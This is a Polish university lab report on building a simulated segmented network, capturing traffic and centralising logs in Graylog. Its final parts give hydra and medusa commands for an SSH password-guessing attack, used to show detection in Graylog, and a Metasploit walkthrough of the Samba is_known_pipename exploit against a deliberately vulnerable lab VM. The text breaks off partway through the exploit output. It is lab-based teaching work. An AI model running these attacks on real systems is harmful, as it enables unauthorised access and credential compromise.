


Architektura koncepcyjna



1. Pierwsza podsieć 192.168.1.0/24

Adres IP	Hostname	OS	Przeznaczenie
192.168.1.2	DC101	Windows Server 2016	Kontroler domeny (Active Directory)
192.168.1.3	StaplerVulnhub	Linux	Podatna stacja
192.168.1.4	WKSTN101	Windows 7	Stacja robocza podpięta pod kontroler domeny
192.168.1.5	WKSTN102	Windows 10	Stacja robocza podpięta pod kontroler domeny

2. Druga podsieć 192.168.2.0/24


Adres IP	Hostname	OS	Przeznaczenie
192.168.2.2	SRV201JSR	CentOS 7.5	Aplikacja webowa z systemem raportującym JASPER
192.168.2.3	SRV202BCKUP	Ubuntu 14	Centralny system logów oparty na Graylog
192.168.2.4	SRV203FTP	CentOS 7.5	Serwer FTP
192.168.2.5	SRV03SMTP	CentOS 7.5	Serwer SMTP

3. Trzecia podsieć 192.168.3.0/24

Adres IP	Hostname	OS	Przeznaczenie
192.168.3.2	WKSTN301	CentOS 7.5	Stacja robocza
192.168.3.3	WKSTN302	CentOS 7.5	Stacja robocza

Zadanie 1 – symulacja sieci

Do zasymulowania sieci zaprojektowanej w architekturze koncepcyjnej został wykorzystany program GNS3. Topologia sieci utworzona w programie prezentuje się następująco:



W architekturze skorzystano ze switchy w celu utworzenia sieci LAN. Switchy są transparentne w warstwie trzeciej, ponieważ przekazują ramki w obrębie drugiej warstwy, więc nie nadaje im się adresów IP.

Do utworzenia routerów na brzegu podsieci użyto obrazu pfSense, a główny element sieciowy to router oparty na systemie Alpine Linux. Jego podstawowy interfejs sieciowy (eth0) powinien zostać zbridge'owany z wybranym interfejsem hosta głównego. W przypadku autorów był to zazwyczaj vmnet8, gdyż pozwalał na połączenie z siecią, jednocześnie będąc za NATem. Na swobodne połączenie z siecią pozwoliły domyślne serwery DNS

routerów pfSense. Również każdy z hostów w podsieciach został skonfigurowany tak, aby używał serwera DNS odpowiedniego routera pfSense.

Wszystkie połączenia sieciowe zostały skonfigurowane statycznie, zgodnie z adresacją określoną na schemacie architektury koncepcyjnej. Jedynie wspomniany interfejs eth0 routera brzegowego otrzymuje adres dzięki DHCP. Pliki konfiguracyjne sieci zostały dołączone w katalogu konfiguracja. Nie obejmują one hostów z systemem Windows, ponieważ tam konfiguracja odbywa się z wykorzystaniem GUI. Dla wszystkich systemów CentOS (podsieci 192.168.2.0 oraz 192.168.3.0) stworzono szablony, gdzie literką "X" zastąpiono oktet adresu IP specyficzny dla danego hosta. Uznano, że bezcelowe byłoby załączanie sześciu konfiguracji, które różnią się jedną cyfrą.

Do generacji ruchu użyto:

- skryptów zaimplementowanych w języku Python (SMTP, FTP, HTTP, ICMP); skrypty znajdują się w katalogu skrypty/generacja ruchu.
- za pomocą polecenia `wget -spider -r` (ruch w sieci intranet, zarządzanie zaporą ogniową),
- na stacji roboczej WKSTN101 został włączony 10-cio godzinny film w aplikacji YouTube.

Problemem podczas eksploatacji sieci była niemożność połączenia z usługami w sieci LAN z pozostałych podsieci. Z tego powodu zdecydowano się na przekierowanie portów do routerów obsługujących daną sieć LAN. Przekierowane porty:

- 139 (samba) z hosta StaplerVulnhub na port 139 hosta Router.1
- 25 (SMTP) z SRV204SMTP na port 25 hosta Router.2
- 8080 (apache-tomcat) z SRV201JSPP na port 8080 hosta Router.2

Każde przekierowanie odbyło się w następujący sposób:

1. "pfctl -d" na router.X (to jest konieczne, bo normalnie interfejs web firewalla nie jest dostępny z WANu)
2. firefox -> https://182.170.1.2/firewall_nat.php
3. Przycisk add i dostosowanie numerów portów przekierowywanych na porty routera
4. pfctl -e

Zadanie 2 – przechwytywanie ruchu sieciowego

Niniejszy punkt dotyczy generacji i nasłuchiwanie ruchu różnego typu. W celu generacji ruchu postanowiono napisać własne skrypty w języku Python oraz użyć gotowych programów typu `wget`, czy `firefox`. Początkowo próbowano generować ruch za pomocą narzędzi przeznaczonych specjalnie do tego celu, czyli generatorów ruchu. Jednak z powodu problematycznej konfiguracji pomiędzy różnymi systemami jak i przez ograniczoną liczbę protokołów wspieranych przez dane narzędzie zdecydowano, że własne skrypty będą najszybszym i najbardziej dopasowanym rozwiązaniem.

Z kolei przechwytywanie ruchu zrealizowano za pomocą narzędzia `tcpdump` i własnego sniffera (Python). W zależności od urządzenia użyto odpowiedniego sniffera. Sniffer był uruchamiany odpowiednim poleceniem:

```
tcpdump -i <iface_name> -w <pcap_file>
```

lub

```
./sniffer.py <iface_name> <pcap_file>
```

Przechwytywanie ruchu w każdym przypadku trwało ok. 2 minut. W opisach pominięto mniej istotne protokoły takie jak ARP i NTP.

1. Ruch sieciowy na hoście WKSTN302 (sniffer.py)

Przechwycony ruch zawierał jedynie ruch HTTP pochodzący od hosta WKSTN302. Ruch ten został wygenerowany z pomocą skryptu - tak jak większość generatorów ruchu. Działanie polegało na wysyłaniu żądania co pewien losowy czas do losowego hosta w domenie "pw.edu.pl".

Przykład żądania do strony domowej jednego ze studentów:

17	39.572157	192.168.3.3	194.29.160.35	42998 HTTP	80
▶ Frame 17: 214 bytes on wire (1712 bits), 214 bytes captured (1712 bits)					
▶ Ethernet II, Src: 08:00:27:c3:d7:58 (08:00:27:c3:d7:58), Dst: 08:00:27:3f:e4:9b (08:00:27:3f:e4:9b)					
▶ Internet Protocol Version 4, Src: 192.168.3.3, Dst: 194.29.160.35					
▶ Transmission Control Protocol, Src Port: 42998, Dst Port: 80, Seq: 1, Ack: 1, Len: 160					
▼ Hypertext Transfer Protocol					
GET /~jolszak2/ HTTP/1.1\r\n					
▶ [Expert Info (Chat/Sequence): GET /~jolszak2/ HTTP/1.1\r\n]					
Request Method: GET					
Request URI: /~jolszak2/					
Request Version: HTTP/1.1					
Host: home.elka.pw.edu.pl\r\n					
User-Agent: python-requests/2.20.1\r\n					
Accept-Encoding: gzip, deflate\r\n					
Accept: */*\r\n					
Connection: keep-alive\r\n					
\r\n					
[Full request URI: http://home.elka.pw.edu.pl/~jolszak2/]					

2. Ruch sieciowy na hoście SRV203FTP (sniffer.py)

Przechwycony ruch zawierał pakiety FTP od dwóch hostów SRV201JSR i SRV202BCKUP. Inne hosty nie mogły uczestniczyć w wymianie, ponieważ omawiany serwer FTP został zaprojektowany tylko dla użytku w sieci lokalnej. Ruch został wygenerowany za pomocą skryptu, który wysyłał co pewien losowy czas losowe żądanie do serwera FTP. Przykładowym żądaniem mogło być zwrócenie listy plików w katalogu lub żądanie pobrania pliku o nazwie "abc", który znajduje się na serwerze:

79	95.111872	192.168.2.2	192.168.2.4	Request: RETR abc
80	95.112820	192.168.2.4	192.168.2.2	Response: 150 Opening BINARY mode data c
81	95.113767	192.168.2.4	192.168.2.2	FTP Data: 12 bytes
▶ Frame 81: 78 bytes on wire (624 bits), 78 bytes captured (624 bits)				
▶ Ethernet II, Src: 08:00:27:8f:8f:00 (08:00:27:8f:8f:00), Dst: 08:00:27:7c:14:ca (08:00:27:7c:14:ca)				
▶ Internet Protocol Version 4, Src: 192.168.2.4, Dst: 192.168.2.2				
▶ Transmission Control Protocol, Src Port: 10099, Dst Port: 59124, Seq: 1, Ack: 1, Len: 12				
FTP Data (placeholder\r\n)				

Plik został poprawnie przesłany, jak widać na rzucie plik "abc" zawiera słowo "placeholder".

3. Ruch sieciowy na routerze Router.1 - interfejs em1 (tcpdump)

Przechwycony ruch zawierał 3 różne typy ruchów pochodzące od trzech różnych hostów. Jednak wszystkie z nich dotyczyły ruchu HTTP z uwagi na to, że podsieć połączona z interfejsem em1 zawiera hosty klienckie (systemy Windows), które zazwyczaj mają ograniczoną potrzebę generowania pakietów innych niż HTTP. W ramach podpunktu przechwycono ruch:

- Emulujący zarządzanie firewallem (pająk crawlujący interfejs zarządzania)
- Ruch do wewnętrznej aplikacji WWW
- Ruch youtube

Plik pcap wygląda zgodnie z oczekiwaniami. to znaczy przechwycił wszystkie trzy wymienione rodzaje ruchów z odpowiednimi adresami IP.

Na rzucie przedstawiono crawlowanie aplikacji WWW w intranecie:

13	0.682157	192.168.1.3	182.170.2.2	37920	8080	HTTP	HEAD / HTTP/1.1
14	0.684039	182.170.2.2	192.168.1.3	8080	37920	TCP	8080 → 37920 [ACK] Seq=1 Ac
15	0.685170	182.170.2.2	192.168.1.3	8080	37920	HTTP	HTTP/1.1 200
16	0.685483	192.168.1.3	182.170.2.2	37920	8080	TCP	37920 → 8080 [ACK] Seq=145 /
17	0.686388	192.168.1.3	182.170.2.2	37920	8080	HTTP	GET / HTTP/1.1
18	0.689567	182.170.2.2	192.168.1.3	8080	37920	TCP	8080 → 37920 [ACK] Seq=122 /
19	0.689618	182.170.2.2	192.168.1.3	8080	37920	TCP	8080 → 37920 [ACK] Seq=1570
20	0.689654	182.170.2.2	192.168.1.3	8080	37920	TCP	8080 → 37920 [ACK] Seq=3018
21	0.689681	182.170.2.2	192.168.1.3	8080	37920	TCP	8080 → 37920 [ACK] Seq=4466
22	0.689707	182.170.2.2	192.168.1.3	8080	37920	TCP	8080 → 37920 [ACK] Seq=5914
23	0.689732	182.170.2.2	192.168.1.3	8080	37920	TCP	8080 → 37920 [PSH, ACK] Seq=
24	0.690275	182.170.2.2	192.168.1.3	8080	37920	TCP	8080 → 37920 [ACK] Seq=8314
25	0.690314	182.170.2.2	192.168.1.3	8080	37920	TCP	8080 → 37920 [ACK] Seq=9762
26	0.690345	182.170.2.2	192.168.1.3	8080	37920	HTTP	HTTP/1.1 200 (text/html)
27	0.690714	192.168.1.3	182.170.2.2	37920	8080	TCP	37920 → 8080 [ACK] Seq=288 /
28	0.690779	192.168.1.3	182.170.2.2	37920	8080	TCP	37920 → 8080 [ACK] Seq=288 /
29	0.692564	192.168.1.3	182.170.2.2	37920	8080	HTTP	GET /robots.txt HTTP/1.1
30	0.695827	182.170.2.2	192.168.1.3	8080	37920	HTTP	HTTP/1.1 404 (text/html)
31	0.696669	192.168.1.3	182.170.2.2	37920	8080	HTTP	HEAD /favicon.ico HTTP/1.1
32	0.698351	182.170.2.2	192.168.1.3	8080	37920	HTTP	HTTP/1.1 200
33	0.699090	192.168.1.3	182.170.2.2	37920	8080	HTTP	HEAD /tomcat.css HTTP/1.1
34	0.700630	182.170.2.2	192.168.1.3	8080	37920	HTTP	HTTP/1.1 200
35	0.701225	192.168.1.3	182.170.2.2	37920	8080	HTTP	HEAD /docs/ HTTP/1.1
36	0.703926	182.170.2.2	192.168.1.3	8080	37920	HTTP	HTTP/1.1 404
37	0.704598	192.168.1.3	182.170.2.2	37920	8080	HTTP	HEAD /docs/config/ HTTP/1.1
38	0.707561	182.170.2.2	192.168.1.3	8080	37920	HTTP	HTTP/1.1 404
39	0.708089	192.168.1.3	182.170.2.2	37920	8080	HTTP	HEAD /examples/ HTTP/1.1
40	0.709592	182.170.2.2	192.168.1.3	8080	37920	HTTP	HTTP/1.1 404
41	0.710192	192.168.1.3	182.170.2.2	37920	8080	HTTP	HEAD /tomcat.png HTTP/1.1
42	0.711770	182.170.2.2	192.168.1.3	8080	37920	HTTP	HTTP/1.1 200

4. Ruch sieciowy na routerze Router.INT - interfejs eth0 (tcpdump)

Interfejs eth0 dotyczy ruchu łączącego się Internetem. Przesyłany ruch dotyczył protokołów HTTP i TLS, a w związku z tym również DNS. Przechwycono ruch z dwóch hostów - WKSTN101 i WKSTN302. Ruch youtube był intensywny, gdyż wysyłał żądania praktycznie cały czas (w przeciwieństwie do skryptów, które wysyłały żądania po upływie losowego czasu). Przykład:

16	2.378228	172.16.90.1	182.170.3.2	43454	443	TLSv1.2
17	2.379796	182.170.3.2	172.16.90.1	443	43454	TCP
18	2.379878	182.170.3.2	172.16.90.1	443	43454	TCP
19	2.379905	182.170.3.2	172.16.90.1	443	43454	TLSv1.2
20	2.380224	172.16.90.1	182.170.3.2	43454	443	TCP
21	2.398975	182.170.3.2	172.16.90.1	443	43454	TLSv1.2
22	2.399101	172.16.90.1	182.170.3.2	43454	443	TCP
23	4.406570	172.16.90.1	182.170.3.2	43454	443	TLSv1.2
24	4.406701	172.16.90.1	182.170.3.2	43454	443	TLSv1.2
25	4.407143	182.170.3.2	172.16.90.1	443	43454	TCP
26	4.407197	182.170.3.2	172.16.90.1	443	43454	TCP
27	4.407399	182.170.3.2	172.16.90.1	443	43454	TLSv1.2
28	4.407494	172.16.90.1	182.170.3.2	43454	443	TCP
29	4.428575	182.170.3.2	172.16.90.1	443	43454	TLSv1.2
30	4.428717	172.16.90.1	182.170.3.2	43454	443	TCP
31	6.435014	172.16.90.1	182.170.3.2	43454	443	TLSv1.2
32	6.435122	172.16.90.1	182.170.3.2	43454	443	TLSv1.2
33	6.435677	182.170.3.2	172.16.90.1	443	43454	TCP
34	6.435732	182.170.3.2	172.16.90.1	443	43454	TCP
35	6.435750	182.170.3.2	172.16.90.1	443	43454	TLSv1.2
36	6.435947	172.16.90.1	182.170.3.2	43454	443	TCP
37	6.458640	182.170.3.2	172.16.90.1	443	43454	TLSv1.2
38	6.458741	172.16.90.1	182.170.3.2	43454	443	TCP
39	8.464117	172.16.90.1	182.170.3.2	43454	443	TLSv1.2

5. Ruch sieciowy na routerze Router.INT - interfejs eth2 (sniffer.py)

Plik pcap z tego podpunktu posiadał najwięcej przechwycenych pakietów, gdyż interfejs eth2 hosta Router.INT znajdował się na drodze prawie wszystkich usług lokalnych uruchomionych w omawianej infrastrukturze. Dlatego pcap zawiera ruch protokołów HTTPS, HTTP, DNS, ICMP, SMTP. Fragment ruchu SMTP:

819	78.644857	182.170.3.2	182.170.2.2	43598	25	SMTP	C: helo [192.168.3.2]
821	78.647213	182.170.2.2	182.170.3.2	25	43598	SMTP	S: 250 wkstn302.localdomain
1062	91.658880	182.170.3.2	182.170.2.2	43598	25	SMTP	C: ehlo [192.168.3.2]
1065	91.662372	182.170.2.2	182.170.3.2	25	43598	SMTP	S: 250 wkstn302.localdomain

Jak widać żądania zostały przesłane pomiędzy interfejsami WAN routerów. Spowodowane to zostało przekierowaniem portu oraz translacją adresu przez NAT.


Sniffer i większość generatorów ruchu zostały zaimplementowane w języku Python. Ich kod został zawarty w folderze skrypty/generacja ruchu. Pliki pcap zostały dołączone w folderze pcap/Zadanie 2.

Zadanie 3 – system analizy logów

Do utworzenia systemu analizy logów użyto obrazu Graylog, pobranego ze strony producenta. Umożliwia on szybką konfigurację centralnego serwera logów z poziomu interfejsu webowego. Pierwszym krokiem jest przejście do zakładki Inputs i utworzenie nowego obiektu Syslog UDP:



Po udanym utworzeniu Inputu pojawi się on interfejsie webowym:




Drugim krokiem jest konfiguracja syslog na serwerach tak, aby wysyłały one logi do centralnego serwera logów. W celu zwiększenia bezpieczeństwa serwer logów znajduje się w podsieci, aby utrudnić do niego dostęp z zewnątrz i obsługuje tylko kluczowe serwery oparte na CentOS w celu zminimalizowania liczby przetwarzanych logów. W tym celu utworzono plik konfiguracyjny dla logów za pomocą polecenia:

```
vi /etc/rsyslog.d/graylog_syslog.conf
```

Następnie dodano w nim następujący wpis dzięki czemu logi będą wysyłane na Input utworzony wcześniej na adresie 192.168.2.3 i porcie 5014:

```
$template GRAYLOGRFC5424,"%<PRI%>%PROTOCOL-VERSION% %TIMESTAMP:::date-rfc3339% %HOSTNAME% %APP-NAME% %PROCID% %MSGID% %STRUCTURED-DATA% %msg%\n"
```

Dzięki utworzonemu wcześniej nasłuchowi wszystkie logi generowane przez syslog na serwerach SRV201JSPR, SRV203FTP i SRV204SMTP trafiają na centralny serwer logów i możemy je przeglądać z poziomu interfejsu webowego oprogramowania Graylog. Zastosowanie centralnego serwera logów pozwala nam na zachowanie informacji o poczynaniach intruza w przypadku gdy skompromituje serwer i wykasuje z niego wszystkie logi systemowe.




Na poniższym zrzucie ekranu widzimy timestamp logu, nazwę hosta z którego on pochodzi, nazwę programu której on dotyczy, a także identyfikator procesu. Pola możemy wybierać za pomocą checkboxa dostępnego z lewej strony panelu webowego. Histogram pozwala na analizę ilości wiadomości logów, które zostały nadesłane na serwer. Może to okazać się na przykład pomocne do wykonywania ataków brute-force, co zostanie pokazane za pomocą poniższego scenariusza.

1. Wykonanie ataku słownikowego z hosta Kali Linux za pomocą oprogramowania hydra lub medusa. Konieczne do tego polecenia zostały pokazane poniżej. Na routerze nr 2 został skonfigurowany port forwarding umożliwiający demonstrację ataku. W innym przypadku z racji skonfigurowania przez nas serwisu NAT taki atak byłby niemożliwy.

```
hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.2.3 -t 4 ssh
medusa -u root -P /usr/share/wordlists/rockyou.tx -h 192.168.2.3 -M ssh
```

2. Detekcja poprzez wykrywanie anomalii za pomocą oprogramowania Graylog:



Jak widać na powyższym zrzucie ekranu przeprowadzenie ataku brute-force od godziny 20:15 do 20:25 spowodowało znaczną anomalię napływu logów. Po ich analizie administrator systemu mógłby wykryć, że doszło do próby ataku na serwer, a także uzyskać adres IP atakującego.

Zadanie 4 - demonstracja ataków

Zadanie zakładało opracowanie dwóch ataków, uruchomienie ich bez ruchu tła oraz z generacją ruchu. Dlatego po zakończeniu zadania otrzymano 8 plików pcap. Uznano, że zbieranie ruchu na hostach należących do podsieci jest bezcelowe z uwagi na to, że ataki w żaden sposób nie docierały do “postronnych” hostów. W zamian za to zdecydowano się na zbieranie ruchu z dwóch routerów - na brzegu odpowiedniej podsieci oraz na głównym routerze.

Należy zaznaczyć, że pliki pcap otrzymane podczas ataku z ruchem tła mają znacznie większy rozmiar niż te bez ruchu w tle. Jest to spodziewany rezultat, ale potwierdza on skuteczność działań autorów.

Scenariusz 1 – wykorzystanie exploita

Atak został wykonany na maszynie o adresie 192.168.1.3 - StaplerVulnhub. Jest to maszyna wirtualna dostępna na platformie vulnhub.com. Zawiera kilka podatności i w miarę aktualny system Ubuntu. Opracowany atak wykorzystuje znaną podatność bezpieczeństwa w oprogramowaniu Samba. W celu odtworzenia ataku należy wykonać poniższą procedurę.

1. Zalogowanie się na komputer z zainstalowanym oprogramowaniem Metasploit Framework.
2. Uruchomienie programu za pomocą komendy:

```
Msfconsole
```

3. Wyszukanie odpowiedniego exploit (skorzystaliśmy z faktu, że w danej implementacji samby istnieje podatna funkcja is_known_pipe) za pomocą polecenia:

```
search is_known_pipe
```

```
msf exploit(linux/samba/is_known_pipename) > search is_known_pipe

Matching Modules
=====
  Name           Disclosure Date  Rank    Check  Description
  ----           -
  exploit/linux/samba/is_known_pipename  2017-03-24     excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
```

4. Nastawienie parametrów exploit za pomocą komend:

```
Set RHOST 182.170.1.2
Set RPORT 139
```

5. Wykonanie exploit za pomocą poniższej komendy. Pozwoli ona uzyskać zdalny dostęp do powłoki z uprawnieniami root.

```
exploit
```



```

msf exploit(linux/samba/is_known_pipename) > exploit

[*] 182.170.1.2:139 - Using location \\182.170.1.2\tmp\ for the path
[*] 182.170.1.2:139 - Retrieving the remote path of the share 'tmp'
[*] 182.170.1.2:139 - Share 'tmp' has server-side path '/var/tmp'
[*] 182.170.1.2:139 - Uploaded payload to \\182.170.1.2\tmp\GvffKXVs.so
[*] 182.170.1.2:139 - Loading the payload from server-side path /var/tmp/GvffKXVs.so using \\PIPE\var/tmp/GvffKXVs.so...
[-] 182.170.1.2:139 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 182.170.1.2:139 - Loading the payload from server-side path /var/tmp/GvffKXVs.so using /var/tmp/GvffKXVs.so...
[-] 182.170.1.2:139 - >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 182.170.1.2:139 - Uploaded payload to \\182.170.1.2\tmp\LfAStnUj.so
[*] 182.170.1.2:139 - Loading the payload from server-side path /var/tmp/LfAStnUj.so using \\PIPE\var/tmp/LfAStnUj.so...
